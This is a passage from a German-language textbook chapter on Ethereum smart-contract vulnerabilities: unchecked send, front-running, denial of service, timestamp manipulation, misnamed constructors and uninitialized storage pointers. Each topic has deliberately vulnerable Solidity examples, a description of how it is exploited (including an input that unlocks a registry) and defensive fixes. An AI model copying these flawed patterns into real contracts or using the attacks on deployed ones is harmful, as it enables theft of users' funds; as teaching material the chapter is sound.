Die Sicherheitslücke befindet sich in Zeile 11, in der `send` genutzt wird, ohne die Antwort zu prüfen. Bei diesem trivialen Beispiel setzt ein Gewinner, dessen Transaktion fehlschlägt (sei es durch zu wenig Gas oder einen Kontrakt, der bewusst die Fallback-Funktion aufruft), den `payedOut`-Wert auf `true`, unabhängig davon, ob die Ether gesendet wurden oder nicht. In diesem Fall könnte jeder den Gewinn von `winner` einstreichen, indem er einfach die `withdrawLeftOver`-Funktion aufruft.

Präventive Techniken

Verwenden Sie, wann immer möglich, die `transfer`-Funktion anstelle der `send`-Funktion, da `transfer` alles rückgängig macht, wenn die externe Transaktion fehlschlägt. Muss `send` eingesetzt werden, müssen Sie immer den Rückgabewert überprüfen.

Eine etwas solidere Empfehlung (<http://bit.ly/2CSdF7y>) ist das *Withdrawal-Muster*. Bei dieser Lösung muss jeder Nutzer eine isolierte `withdraw`-Funktion aufrufen, die das Versenden von Ether aus dem Kontrakt heraus übernimmt und mit den Konsequenzen fehlgeschlagener Transaktionen entsprechend umgeht. Die Idee dahinter ist, das externe Senden vom Rest der Codebasis zu isolieren und die Last einer möglicherweise fehlgeschlagenen Transaktion auf den Nutzer abzuwälzen, der die `withdraw`-Funktion aufgerufen hat.

Reales Beispiel: Etherpot und King of the Ether

Etherpot (<http://bit.ly/2OfHalK>) war eine Smart-Contract-Lotterie, dem oben vorgestellten Beispielkontrakt nicht unähnlich. Zum Verhängnis wurde diesem Kontrakt hauptsächlich die fehlerhafte Verwendung von Block-Hashs (nur die letzten 256 Block-Hashs können genutzt werden; siehe dazu Aakil Fernandes' Post (<http://bit.ly/2Jpzf4x>)). Allerdings enthielt der Kontrakt auch einen ungeprüften `call`-Rückgabewert. Sehen wir uns die `cash`-Funktion in Beispiel 9-9 an.

Beispiel 9-9: lotto.sol: Codeschnipsel

```
1  ...
2  function cash(uint roundIndex, uint subpotIndex){
3
4      var subpotsCount = getSubpotsCount(roundIndex);
5
6      if(subpotIndex>=subpotsCount)
7          return;
8
9      var decisionBlockNumber = getDecisionBlockNumber(roundIndex,subpotIndex);
10
11     if(decisionBlockNumber>block.number)
12         return;
13
14     if(rounds[roundIndex].isCashd[subpotIndex])
15         return;
16     //Subpots can only be cashed once. This is to prevent double payouts
17
18     var winner = calculateWinner(roundIndex,subpotIndex);
19     var subpot = getSubpot(roundIndex);
20
21     winner.send(subpot);
22
23     rounds[roundIndex].isCashd[subpotIndex] = true;
24     //Mark the round as cashed
25 }
26 ...
```

In Zeile 21 wird der Rückgabewert der send-Funktion nicht geprüft, und die nachfolgende Zeile setzt eine boolesche Variable, die angibt, dass der Gewinner seinen Gewinn erhalten hat. Dieser Bug kann zu einem Zustand führen, bei dem der Gewinner keine Ether empfangen hat, der Kontrakt aber glaubt, den Betrag bereits ausbezahlt zu haben.

Eine schwerwiegendere Variante dieses Fehler ist bei King of the Ether (<http://bit.ly/2ACsfi1>) aufgetreten. Eine exzellente Nachbereitung (<http://bit.ly/2ESoaub>) dieses Kontrakts beschreibt, wie ein ungeprüfter, fehlgeschlagener send-Aufruf für den Angriff auf den Kontrakt genutzt werden konnte.

Race Conditions/Front Running

Die Kombination aus externem Aufruf anderer Kontrakte und der Mehrbenutzernatur der zugrunde liegenden Blockchain führt zu einer Vielzahl möglicher Solidity-Fallen, bei denen Nutzer Code ausführen, um unerwartete Zustände zu erreichen. Reentrancy (das zu Beginn dieses Kapitels erläutert wurde) ist ein Beispiel für so eine Race Condition. In diesem Abschnitt diskutieren wir andere Arten von Race Conditions, die in der Ethereum-Blockchain auftreten können. Es gibt eine Reihe guter Posts zu diesem Thema, einschließlich »Race Conditions« im Ethereum-Wiki (<http://bit.ly/2yFesFF>), #7 der DASP Top10 of 2018 (<http://>

www.dasp.co/#item-7) sowie Ethereum Smart Contract Best Practices (<http://bit.ly/2Q6E4lP>).

Die Sicherheitslücke

Wie bei den meisten Blockchains bündeln Ethereum-Nodes Transaktionen und fassen sie in Blöcken zusammen. Die Transaktionen sind nur gültig, wenn ein Miner den Konsensmechanismus gelöst hat (momentan den Ethash (<http://bit.ly/2yI5Dv7>)-PoW für Ethereum). Der Miner, der den Block gelöst hat, entscheidet auch, welche Transaktionen aus dem Pool in den Block aufgenommen werden, was sich üblicherweise am gasPrice der Transaktionen orientiert. Hier liegt ein möglicher Angriffsvektor. Ein Angreifer kann den Transaktionspool nach Transaktionen absuchen, die Lösungen für Probleme enthalten, und dann die Rechte oder den Zustand des Kontrakts zuungunsten des »Problemlösers« ändern. Er kann sich anschließend die Daten aus der Transaktion beschaffen und eine eigene Transaktion mit einem höheren gasPrice erzeugen, sodass diese Transaktion vor dem Original in einen Block aufgenommen wird.

Wir wollen anhand eines einfachen Beispiels zeigen, wie das funktionieren könnte. Sehen Sie sich den Kontrakt in Beispiel 9-10 an.

Beispiel 9-10: FindThisHash.sol

```
1 contract FindThisHash {
2     bytes32 constant public hash =
3         0xb5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a;
4
5     constructor() public payable {} // Mit Ether befüllen
6
7     function solve(string solution) public {
8         // Wenn Sie den Ursprungswert des Hashs finden, erhalten Sie 1000 Ether
9         require(hash == sha3(solution));
10        msg.sender.transfer(1000 ether);
11    }
12 }
```

Nehmen wir an, der Kontrakt enthält 1.000 Ether. Der Nutzer, der den Ursprungswert des folgenden SHA-3-Hashs findet:

0xb5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a

kann seine Lösung einreichen und erhält 1.000 Ether. Ein Nutzer findet nun heraus, dass die Lösung Ethereum! lautet. Er ruft solve mit dem Parameter Ethereum! auf. Leider war ein Angreifer clever genug, den Transaktionspool nach Transaktionen mit einer Lösung abzusuchen. Er sieht die Lösung, prüft ihre Richtigkeit und sendet dann eine gleichwertige Transaktion mit einem wesentlich höheren gasPrice. Der Miner, der den Block löst, gibt aufgrund des höheren gasPrice dem Angreifer den Vorzug und schürft die Transaktion vor dem Original. Der Angreifer greift 1.000 Ether ab, und derjenige, der das Problem eigentlich gelöst hat, geht leer aus.

Denken Sie daran, dass bei diesen sogenannten »Front-Running-Lücken« Miner geneigt sein könnten, die Angriffe selbst durchzuführen (oder mit großzügigen Gebühren dazu verführt werden könnten). Die Möglichkeit, dass der Angreifer selbst ein Miner ist, sollte nicht unterschätzt werden.

Präventive Techniken

Es gibt zwei Arten von Akteuren, die solche Front-Running-Angriffe durchführen können: Nutzer (die den gasPrice ihrer Transaktionen modifizieren) und Miner (die Transaktionen in einem Block ganz nach Bedarf anordnen können). Ein für die erste Klasse (Nutzer) anfälliger Kontrakt ist deutlich schlimmer als einer für die zweite Klasse (Miner), da Miner einen Angriff nur durchführen können, wenn sie einen Block schürfen, was bei einem bestimmten Miner, der einen bestimmten Block im Visier hat, recht unwahrscheinlich ist. Nachfolgend einige Gegenmaßnahmen für beide Klassen von Angreifern.

Eine Methode besteht darin, eine Obergrenze für den gasPrice einzuführen. So können Nutzer den gasPrice nicht über diese Grenze hinaus erhöhen und sich dadurch auch keinen Vorteil bei der Einordnung der Transaktion verschaffen. Diese Maßnahme schützt allerdings nur vor der ersten Klasse von Angreifern (beliebigen Nutzern). Miner können den Kontrakt in diesem Szenario immer noch angreifen, da sie Transaktionen in ihren Blöcken unabhängig vom Gaspreis beliebig anordnen können.

Ein etwas robusterer Ansatz ist die Verwendung des Commit/Reveal-Schemas (<http://bit.ly/2CUh2KS>). Dieses Verfahren verlangt, dass Nutzer Transaktionen mit versteckten Informationen (üblicherweise einem Hash) senden müssen. Nachdem die Transaktion in einen Block aufgenommen wurde, sendet der Nutzer eine Transaktion, die die gesendeten Daten offenlegt (Reveal-Phase, zu Deutsch offenlegen). Diese Methode hindert sowohl Miner als auch Nutzer an Front-Running-Transaktionen, da sie den Inhalt der Transaktion nicht ermitteln können. Diese Methode kann allerdings nicht den Wert innerhalb der Transaktion verstecken (bei dem es sich manchmal um wertvolle Informationen handelt, die geschützt werden müssen). Der ENS-Smart-Contract (<https://ens.domains/>) enthielt in den Daten beispielsweise die Menge an Ether, die sie auszugeben bereit waren. Nutzer konnten dann Transaktionen mit einem beliebigen Wert senden. Während der Reveal-Phase erhielten die Nutzer die Differenz zwischen dem in der Transaktion gesendeten und dem eingezahlten Betrag zurück.

Eine weitere Empfehlung von Lorenz Breidenbach, Phil Daian, Ari Juels und Florian Tramèr ist die Verwendung sogenannter »submarine-sends« (<http://bit.ly/2SyqqQx>). Eine effiziente Implementierung dieser Idee benötigt den CREATE2-Opcode, der momentan noch nicht übernommen wurde. Für einen zukünftigen Hard Fork scheint die Einführung aber wahrscheinlich.

Reale Beispiele: ERC20 und Bancor

Der ERC20-Standard (<http://bit.ly/2CUf7WG>) ist zur Entwicklung von Ethereum-Tokens wohl bekannt. Dieser Standard enthält durch die `approve`-Funktion eine potenzielle Front-Running-Lücke. Mikhail Vladimirov und Dmitry Khovratovich (<http://bit.ly/2DbvQpJ>) haben eine gute Erklärung dieser Sicherheitslücke geschrieben (und Möglichkeiten, diesem Angriff entgegenzuwirken).

Der Standard spezifiziert die `approve`-Funktion wie folgt:

```
function approve(address _spender, uint256 _value) returns (bool success)
```

Die Funktion erlaubt es Nutzern, anderen Nutzern den Transfer von Tokens in ihrem Namen durchführen zu lassen. Die Front-Running-Lücke tritt in Szenarien auf, in denen Nutzerin Alice ihrem Freund Bob erlaubt (engl. *approve*), 100 Tokens auszugeben. Später möchte Alice Bob die Erlaubnis, 100 Tokens auszugeben, wieder entziehen und sie auf 50 Token reduzieren. Bob hat die Blockchain aufmerksam beobachtet, sieht diese Transaktion und erzeugt eine Transaktion, die die 100 Tokens ausgibt. Er verwendet in seiner Transaktion einen höheren `gasPrice`, wodurch seine Transaktion eine höhere Priorität als Alice erhält. Einige `approve`-Implementierungen würden es Bob erlauben, die 100 Tokens zu transferieren und dann Bobs Bestätigung auf 50 Token zurücksetzen, sobald Alice' Transaktion bestätigt ist. Bob könnte so über 150 Token verfügen.

Ein anderes bekanntes reales Beispiel ist Bancor (<https://www.bancor.network/>). Ivan Bogatyy und sein Team haben einen profitablen Angriff auf die ursprüngliche Bancor-Implementierung dokumentiert. Sein Blogpost (<http://bit.ly/2EULzb>) und sein DevCon3-Vortrag (<http://bit.ly/2yHgkhs>) zeigen im Detail, wie dabei vorgegangen wurde. Im Wesentlichen werden Token-Preise basierend auf dem Transaktionswert ermittelt. Nutzer können die Bancor-Transaktionen im Transaktionspool überwachen und durch einen Front-Running-Angriff von den Preisdifferenzen profitieren. Diese Lücke wurde durch das Bancor-Team behoben.

Denial of Service (DoS)

Diese Kategorie ist recht breit gefasst, doch grundsätzlich geht es um Angriffe, bei denen ein Kontrakt für eine gewisse Zeit (in manchen Fällen auch für immer) nicht funktionsfähig ist. Die Ether in diesen Kontrakten können für immer verloren sein, wie es etwa bei »Reales Beispiel: Parity Multisig Wallet (zweiter Hack)« auf Seite 190 der Fall war.

Die Sicherheitslücke

Es gibt verschiedene Möglichkeiten, einen Kontrakt funktionsunfähig zu machen. Hier betrachten wir nur einige der weniger offensichtlichen Solidity-Programmiermuster, die zu DoS-Lücken führen können:

Schleifen durch extern manipulierte Mappings oder Arrays

Dieses Muster taucht üblicherweise auf, wenn ein Eigner seine Tokens über eine distribute-artige Funktion an Investoren verteilen möchte, wie im folgenden Beispielkontrakt gezeigt:

```
1 contract DistributeTokens {
2     address public owner; // Wird anderswo festgelegt
3     address[] investors; // Investoren-Array
4     uint[] investorTokens; // Menge der Tokens, die jeder Investor erhält
5
6     // ... zusätzliche Funktionalität, einschließlich transfertoken()
7
8     function invest() public payable {
9         investors.push(msg.sender);
10        investorTokens.push(msg.value * 5); // Gesendete Wei mal 5
11    }
12
13    function distribute() public {
14        require(msg.sender == owner); // Nur Eigner
15        for(uint i = 0; i < investors.length; i++) {
16            // transferToken(to,amount) transferiert hier "amount"
17            // Tokens an die Adresse "to"
18            transferToken(investors[i],investorTokens[i]);
19        }
20    }
21 }
```

Die Schleife in diesem Kontrakt kann über ein Array laufen, das künstlich »aufgeblasen« werden kann. Ein Angreifer kann viele Nutzer-Accounts anlegen, wodurch das investor-Array groß wird. Im Prinzip kann es so ausgelegt werden, dass das für die Ausführung der for-Schleife benötigte Gas das Limit des Blocks übersteigt, wodurch die distribute-Funktion unbrauchbar wird.

Eigneroperationen

Ein weiteres gängiges Muster taucht auf, wenn Eigner über spezifische Rechte in Kontrakten verfügen und eine bestimmte Aufgabe erledigen müssen, damit der Kontrakt in den nächsten Zustand übergeht. Ein Beispiel ist ein ICO-Kontrakt (*Initial Coin Offering*), bei dem der Eigner den Kontrakt mittels finalize abschließen muss. Erst dadurch werden die Tokens transferierbar. Hier ein Beispiel:

```
1 bool public isFinalized = false;
2 address public owner; // gets set somewhere
3
4 function finalize() public {
5     require(msg.sender == owner);
6     isFinalized == true;
7 }
8
9 // ... zusätzliche ICO-Funktionalität
10
11 // Überladene transfer-Funktion
12 function transfer(address _to, uint _value) returns (bool) {
13     require(isFinalized);
```



```
14     super.transfer(_to,_value)
15 }
16
17 ...
```

Verliert der privilegierte Nutzer in einem solchen Fall den privaten Schlüssel oder stellt er seine Arbeit ein, ist der gesamte Kontrakt nicht mehr funktionsfähig. Kann der Eigner `finalize` nicht aufrufen, können auch keine Tokens transferiert werden. Der gesamte Betrieb des Token-Ökosystems kommt durch eine einzige Adresse zum Erliegen.

Zustandsänderungen basierend auf externen Aufrufen

Kontrakte sind manchmal so geschrieben, dass der Übergang in einen neuen Zustand das Senden von Ether an eine Adresse verlangt oder dass auf den Input einer externen Quelle gewartet wird. Diese Muster können zum Denial of Service führen, wenn der externe Aufruf fehlschlägt oder durch externe Ursachen verhindert wird. Beim Versenden von Ether kann ein Nutzer einen Kontrakt erzeugen, der schlicht keine Ether akzeptiert. Verlangt ein Kontrakt, dass alle Ether abgehoben werden, bevor er in einen neuen Zustand übergeht (z.B. ein zeitabhängiger Kontrakt, bei dem alle Ether abgehoben werden müssen, bevor er wieder genutzt werden kann), dann kann er diesen Zustand nie erreichen, weil keine Ether an einen Nutzerkontrakt gesendet werden können, der keine Ether akzeptiert.

Präventive Techniken

Im ersten Beispiel dürfen Kontrakte keine Schleifen über Datenstrukturen durchlaufen, die von externen Nutzern manipuliert werden können. Es wird ein Auszahlungsmuster empfohlen, bei dem jeder Investor eine `withdraw`-Funktion aufruft, um unabhängig an seine Tokens zu gelangen.

Beim zweiten Beispiel muss ein privilegierter Nutzer den Zustand des Kontrakts ändern. In solchen Fällen wird eine Ausfallsicherung empfohlen, falls ein Nutzer außer Gefecht gesetzt ist. Eine Möglichkeit besteht darin, einen Multisig-Kontrakt zum Eigner zu machen. Eine andere Lösung ist die Nutzung eines Zeitschlusses: Im obigen Beispiel könnte die `require`-Anweisung in Zeile 13 um einen zeitbasierten Mechanismus `require(msg.sender == owner || now > unlockTime)` erweitert werden. Das erlaubt einem beliebigen Nutzer nach Ablauf der in `unlockTime` festgelegten Zeit den Aufruf von `finalize`. Eine solche Technik kann auch im dritten Beispiel verwendet werden. Sind externe Aufrufe nötig, um in einen neuen Zustand zu wechseln, müssen Sie mögliche Fehler einkalkulieren und können einen zeitbasierten Zustandsübergang einfügen, falls der erwartete Aufruf nicht erfolgt.



Natürlich sind hier auch zentralisierte Alternativen denkbar. Man könnte einen `maintenanceUser` hinzufügen, der bei Bedarf Probleme mit DoS-basierten Angriffen behebt. Allerdings mangelt es solchen Kontrakten an Vertrauen, da dieser User über sehr viel Macht verfügt.

Reales Beispiel: GovernMental

GovernMental (<http://governmental.github.io/GovernMental/>) war ein altes Schneeballsystem (Ponzi-Schema), das eine recht große Menge Ether anhäufen konnte (zwischenzeitlich bis zu 1.100 Ether). Leider war es für die in diesem Abschnitt beschriebenen DoS-Angriffe anfällig. Ein Reddit-Post (<http://bit.ly/2DcgvFc>) von etherik beschreibt, wie der Kontrakt ein großes Mapping löschen musste, um die Ether abheben zu können. Die Gaskosten für das Löschen dieses Mappings überstiegen das Block-Gaslimit der damaligen Zeit, und es war daher nicht möglich, die 1.100 Ether abzuheben. Die Kontraktadresse lautet 0xF45717552f12Ef7cb65e95476F217Ea008167Ae3 (<http://bit.ly/2Oh8j7R>), und wie Sie aus Transaktion 0x0d80d67202bd9cb6773df8dd2020e7190a1b0793e8ec4fc105257e8128f0506b (<http://bit.ly/2Ogzrnn>) ersehen können, wurden die 1.100 Ether schließlich über eine Transaktion mit 2.5M Gas eingesammelt (nachdem das Block-Gaslimit weit genug erhöht wurde, um eine solche Transaktion zu erlauben).

Manipulation der Blockzeitstempel

Zeitstempel von Blöcken wurden traditionell für eine Vielzahl von Anwendungen verwendet, etwa für die Entropie von Zufallszahlen (Details finden Sie in »Entropie-Illusion« auf Seite 194), dem Sperren von Mitteln für bestimmte Zeitspannen sowie verschiedene zeitabhängige, zustandsändernde Bedingungsanweisungen. Miner sind in der Lage, Zeitstempel leicht anzupassen, was gefährlich werden kann, wenn Blockzeitstempel in Smart Contracts falsch verwendet werden.

Hilfreiche Informationen zu diesem Thema finden Sie in der Solidity-Dokumentation (<http://bit.ly/2OdUC9C>) und in Joris Bontjes Frage auf der Ethereum Stack Exchange (<http://bit.ly/2CQ8gh4>).

Die Sicherheitslücke

`block.timestamp` und dessen Alias `now` können von Minern manipuliert werden, wenn sich daraus für sie ein Vorteil ergibt. Unser Kontrakt in Beispiel 9-11 ist ein einfaches Spiel, das ein Miner zu seinem Vorteil manipulieren könnte.

Beispiel 9-11: roulette.sol

```
1 contract Roulette {
2     uint public pastBlockTime; // Eine Wette pro Block
3
4     constructor() public payable {} // Kontrakt befüllen
5
6     // Fallback-Funktion zum Platzieren der Wette
7     function () public payable {
8         require(msg.value == 10 ether); // Wetteinsatz 10 Ether
9         require(now != pastBlockTime); // Nur eine Transaktion pro Block
```

```

10     pastBlockTime = now;
11     if(now % 15 == 0) { // Gewinner
12         msg.sender.transfer(this.balance);
13     }
14 }
15 }

```

Der Kontrakt ist eine einfache Lotterie. Ein Kontrakt pro Block kann 10 Ether einsetzen und hat die Chance, das Guthaben des Kontrakts zu gewinnen. Wir gehen hier davon aus, dass die letzten beiden Ziffern von `block.timestamp` gleichmäßig verteilt sind. Wäre das der Fall, läge die Chance zu gewinnen bei 1 zu 15.

Wie wir wissen, können Miner den Zeitstempel bei Bedarf anpassen. Sind nun genügend Ether im Kontrakt aufgelaufen, könnte es für den Miner verführerisch sein, einen Zeitstempel zu wählen, bei dem `block.timestamp` oder `now` modulo 15 0 ergibt. Auf diese Weise würde er neben der Blockbelohnung auch die im Kontrakt enthaltenen Ether einstreichen. Da bei jedem Block nur eine Person eine Wette platzieren darf, ist der Kontrakt auch für Front-Running-Angriffe anfällig (Details finden Sie in »Race Conditions/Front Running« auf Seite 204).

In der Praxis werden Blockzeitstempel monolithisch erhöht, weshalb Miner keine beliebigen Blockzeitstempel wählen können (da sie größer sein müssen als die Vorgänger). Die Blockzeitstempel dürfen auch nicht zu weit in der Zukunft liegen, da sie dann wahrscheinlich vom Netzwerk abgelehnt werden (Nodes validieren keine Blöcke, deren Zeitstempel in der Zukunft liegen).

Präventive Techniken

Blockzeitstempel dürfen nicht als Entropiequelle oder zum Generieren von Zufallszahlen verwendet werden. Anders ausgedrückt, sie dürfen nicht der entscheidende Faktor (direkt oder durch eine Ableitung) sein, durch den ein Spiel gewonnen oder ein wichtiger Zustand geändert wird.

Eine zeitbasierte Logik wird manchmal benötigt, etwa zur Freigabe von Kontrakten (Zeitschloss), zum Abschluss eines ICO nach ein paar Wochen oder um ein Ablaufdatum durchzusetzen. Manchmal wird empfohlen, `block.number` (<http://bit.ly/2OdUC9C>) und eine durchschnittliche Blockzeit zu verwenden, um Zeiten zu schätzen. Bei einer Blockzeit von 10 Sekunden entspricht eine Woche ungefähr 60.480 Blöcken. Die Angabe einer Blocknummer, zu der sich der Zustand eines Kontrakts ändert, kann daher sicherer sein, da Miner die Blocknummer nicht so leicht manipulieren können. Der BAT-ICO (<http://bit.ly/2AAebFr>) hat diese Strategie umgesetzt.

Das kann unnötig sein, wenn sich ein Kontrakt keine besonderen Gedanken um die Manipulation des Blockzeitstempels durch Miner machen muss, doch Sie sollten sich bei der Entwicklung eines Kontrakts dieser Möglichkeit bewusst sein.

Reales Beispiel: GovernMental

GovernMental (<http://governmental.github.io/GovernMental/>), das oben erwähnte Schneeballsystem, war ebenfalls anfällig für einen zeitstempelbasierten Angriff. Der Kontrakt hat an den Spieler ausgezahlt, der (für mindestens eine Minute) als Letzter in die Runde eingestiegen ist. Ein Miner, der mitgespielt hat, konnte den Zeitstempel auf einen Wert in der Zukunft stellen, damit es so aussah, als wäre eine Minute vergangen und er wäre der letzte Spieler gewesen, der in die Runde eingestiegen war, auch wenn das nicht der Realität entsprach. Weitere Details finden Sie in »History of Ethereum Security Vulnerabilities, Hacks and Their Fixes« (<http://bit.ly/2Q1AMA6>) von Tanya Bahrynovska.

Konstruktoren

Konstruktoren sind spezielle Funktionen, die während der Initialisierung des Kontrakts häufig kritische, privilegierte Aufgaben erledigen. Vor Solidity v0.4.22 wurden Konstruktoren als Funktionen definiert, die den gleichen Namen hatten wie der Kontrakt. Wurde der Name des Kontrakts dann während der Entwicklung geändert, ohne auch den Namen des Konstruktors anzupassen, wurde der Konstruktor zu einer normalen Funktion, die von jedermann aufgerufen werden konnte. Wie Sie sich vorstellen können, kann das zu interessanten Kontrakt-Hacks führen (und hat auch dazu geführt).

Für tiefere Einsichten kann sich der geneigte Leser an den Ethernaut-Challenges (<https://github.com/OpenZeppelin/ethernaut>) versuchen (insbesondere am Fallout-Level).

Die Sicherheitslücke

Wird der Name eines Kontrakts modifiziert oder stimmt der Name des Konstruktors (z.B. wegen eines Schreibfehlers) nicht mit dem Namen des Kontrakts überein, verhält sich der Konstruktor wie eine normale Funktion. Das kann katastrophale Folgen haben, insbesondere wenn der Konstruktor privilegierte Operationen durchführt. Betrachten wir den folgenden Kontrakt:

```
1 contract OwnerWallet {
2     address public owner;
3
4     // Konstruktor
5     function ownerWallet(address _owner) public {
6         owner = _owner;
7     }
8
9     // Fallback. Ether einsammeln.
10    function () payable {}
11
12    function withdraw() public {
13        require(msg.sender == owner);
```

```

14         msg.sender.transfer(this.balance);
15     }
16 }

```

Der Kontrakt sammelt Ether ein und erlaubt es nur dem Eigner, sie abzuheben, indem er die `withdraw`-Funktion aufruft. Das Problem liegt darin, dass der Konstruktor nicht genauso heißt wie der Kontrakt: Der erste Buchstabe ist ein anderer! Daher kann jeder Nutzer die `ownerWallet`-Funktion aufrufen, sich selbst als Eigner ausgeben und alle Ether des Kontrakts abheben, indem er `withdraw` aufruft.

Präventive Techniken

Das Problem wurde mit Version 0.4.22 des Solidity-Compilers gelöst. Mit ihr wurde das Schlüsselwort `constructor` eingeführt, das den Konstruktor spezifiziert. Der Name des Konstruktors muss also nicht mehr mit dem Namen des Kontrakts übereinstimmen. Die Verwendung dieses Schlüsselworts wird empfohlen, um Probleme mit den Namen zu vermeiden.

Reales Beispiel: Rubixi

Rubixi (<http://bit.ly/2ESWG7t>) war ein weiteres Schneeballsystem, das diese Art Sicherheitslücke enthielt. Es hieß ursprünglich `DynamicPyramid`, doch der Name des Kontrakts wurde vor dem Einsatz noch in Rubixi geändert. Der Name des Konstruktors wurde nicht geändert, wodurch jeder Nutzer zum Urheber werden konnte. Eine interessante Diskussion um diesen Bug finden Sie auf Bitcointalk (<http://bit.ly/2P0TRWw>). Letztlich konnten die Nutzer um den Urheberstatus kämpfen, um die Mittel des Schneeballsystems einzusammeln. Details zu diesem Bug finden Sie in »History of Ethereum Security Vulnerabilities, Hacks and Their Fixes« (<http://bit.ly/2Q1AMA6>).

Nicht initialisierte Zeiger auf Speicher

Die EVM speichert Daten entweder im Daten- oder im Arbeitsspeicher. Wenn Sie Kontrakte entwickeln, ist es wichtig, genau zu verstehen, wie dabei vorgegangen wird und wie die Standardtypen für lokale Variablen von Funktionen aussehen. Es ist nämlich durchaus möglich, verwundbare Kontrakte zu entwickeln, wenn man Variablen falsch initialisiert.

Weitere Informationen zu Daten- und Arbeitsspeicher in der EVM finden Sie in der Solidity-Dokumentation in den Abschnitten `data location` (<http://bit.ly/2OdUU0l>), `layout of state variables in storage` (<http://bit.ly/2JsIDWf>) und `layout in memory` (<http://bit.ly/2Dch2Hc>).



Dieser Abschnitt basiert auf einem exzellenten Post von Stefan Beyer (<http://bit.ly/2ERI0pb>). Weiterführende Informationen zu diesem Thema (inspiriert durch Stefan) finden Sie in diesem Reddit-Thread (<http://bit.ly/2OgxPtG>).

Die Sicherheitslücke

Lokale Variablen in Funktionen werden abhängig vom Typ im Daten- oder Arbeitsspeicher abgelegt. Nicht initialisierte lokale Speichervariablen können den Wert anderer Speichervariablen des Kontrakts enthalten. Das kann zu ungewollten Sicherheitslücken führen oder ganz bewusst ausgenutzt werden.

Sehen wir uns den recht einfachen Namensregisterkontrakt in Beispiel 9-12 an.

Beispiel 9-12: NameRegistrar.sol

```
1 // Ein gesperrtes Namensregister
2 contract NameRegistrar {
3
4     bool public unlocked = false; // Register gesperrt, keine Namens-Updates
5
6     struct NameRecord { // Hashs auf Adressen abbilden
7         bytes32 name;
8         address mappedAddress;
9     }
10
11     // Festhalten, wer Namen registriert
12     mapping(address => NameRecord) public registeredNameRecord;
13     // Hashs auf Adressen abbilden
14     mapping(bytes32 => address) public resolve;
15
16     function register(bytes32 _name, address _mappedAddress) public {
17         // Neuen NameRecord setzen
18         NameRecord newRecord;
19         newRecord.name = _name;
20         newRecord.mappedAddress = _mappedAddress;
21
22         resolve[_name] = _mappedAddress;
23         registeredNameRecord[msg.sender] = newRecord;
24
25         require(unlocked); // Nur registrieren, wenn Kontrakt entsperrt ist
26     }
27 }
```

Dieses einfache Namensregister besitzt nur eine Funktion. Ist der Kontrakt entsperrt (unlocked), kann jeder einen Namen registrieren (als bytes32-Hash) und den Namen auf eine Adresse abbilden. Das Register ist zu Beginn gesperrt, und das require in Zeile 25 verhindert, dass register neue Datensätze einfügt. Der Kontrakt ist scheinbar nicht zu verwenden, da es keine Möglichkeit gibt, das Register zu entsperren! Es gibt aber eine Sicherheitslücke, die eine Registrierung unabhängig von der unlocked-Variablen erlaubt.

Um die Sicherheitslücke erklären zu können, müssen Sie zuerst verstehen, wie das Speichern bei Solidity funktioniert. Vereinfacht ausgedrückt (wer es ganz genau wissen will, sollte die Solidity-Dokumentation lesen), werden Zustandsvariablen nacheinander in sogenannten *Slots* gespeichert, wenn sie im Kontrakt auftauchen. (Sie können gruppiert werden, was in diesem Beispiel aber nicht der Fall ist, wes-

halb wir darauf nicht weiter eingehen.) `unlocked` liegt also in `slot[0]`, `registeredNameRecord` in `slot[1]` und `resolve` in `slot[2]` etc. Jeder dieser Slots ist 32 Bytes groß (bei Mappings wird es etwas komplizierter, doch das wollen wir an dieser Stelle ignorieren). Das boolesche `unlocked` enthält den Wert `0x000...0` (64-mal 0 ohne das `0x`) für `false` oder `0x000...1` (63-mal 0) für `true`. Wie Sie sehen, verschwenden wir bei diesem Beispiel reichlich Platz.

Den nächsten Teil des Puzzles bildet die Tatsache, dass Solidity komplexe Datentypen wie `struct` standardmäßig im Datenspeicher ablegt, wenn sie als lokale Variablen initialisiert werden. Daher wird `newRecord` in Zeile 18 standardmäßig im Datenspeicher angelegt. Die Sicherheitslücke entsteht, weil `newRecord` nicht initialisiert wird. Er wird auf `slot[0]` abgebildet, der momentan einen Zeiger auf `unlocked` enthält. Beachten Sie, dass wir in den Zeilen 19 und 20 `newRecord.name` auf `_name` und `newRecord.mappedAddress` auf `_mappedAddress` setzen. Das aktualisiert die Speicherstellen von `slot[0]` und `slot[1]` und modifiziert so sowohl `unlocked` als auch den mit `registeredNameRecord` verknüpften Speicherslot.

Das bedeutet, dass `unlocked` einfach direkt über den `bytes32 _name`-Parameter der `register`-Funktion modifiziert werden kann. Ist das letzte Byte von `_name` ungleich null, ändert sich das letzte Byte von `slot[0]` und setzt `unlocked` auf `true`. Bei einem solchen `_name`-Wert ist der `require`-Aufruf in Zeile 25 erfolgreich, und `unlocked` ist auf `true` gesetzt. Probieren Sie das in Remix aus. Die Funktion wird ausgeführt, wenn ein `_name` der Form:

```
0x0000000000000000000000000000000000000000000000000000000000000001
```

verwendet wird.

Präventive Techniken

Der Solidity-Compiler gibt eine Warnung bei nicht initialisierten Speichervariablen aus. Entwickler sollten auf diese Warnungen achten, wenn sie Smart Contracts schreiben. Die aktuelle Version von Mist (0.10) verweigert die Kompilierung solcher Kontrakte. Eine bewährte Vorgehensweise besteht darin, bei der Arbeit mit komplexen Datentypen explizit die `memory`- oder `storage`-Spezifikationsymbole zu verwenden. So wird sichergestellt, dass sich alles so verhält wie erwartet.

Reale Beispiele: OpenAddressLottery- und CryptoRoulette-Honeypot

Ein Honeypot namens `OpenAddressLottery` (<http://bit.ly/2AAVnWD>) nutzte diese Lücke, um Ether von einigen Möchtegern-Hackern abzugreifen. Der Kontrakt ist recht aufwendig, wir überlassen daher die Analyse dem Reddit-Thread (<http://bit.ly/2OgxPtG>), in dem der Angriff ausführlich erläutert wird.

Ein weiterer Honeypot namens `CryptoRoulette` (<http://bit.ly/2OfNGJ2>) hat diesen Trick ebenfalls genutzt, um einige Ether abzugreifen. Wenn Sie nicht herausfinden

können, wie der Angriff funktioniert, sehen Sie sich »An Analysis of a Couple Ethereum Honeypot Contracts« (<http://bit.ly/2OVkSL4>) an. Er gibt eine Übersicht über diesen und andere Kontrakte.

Fließkomma und Genauigkeit

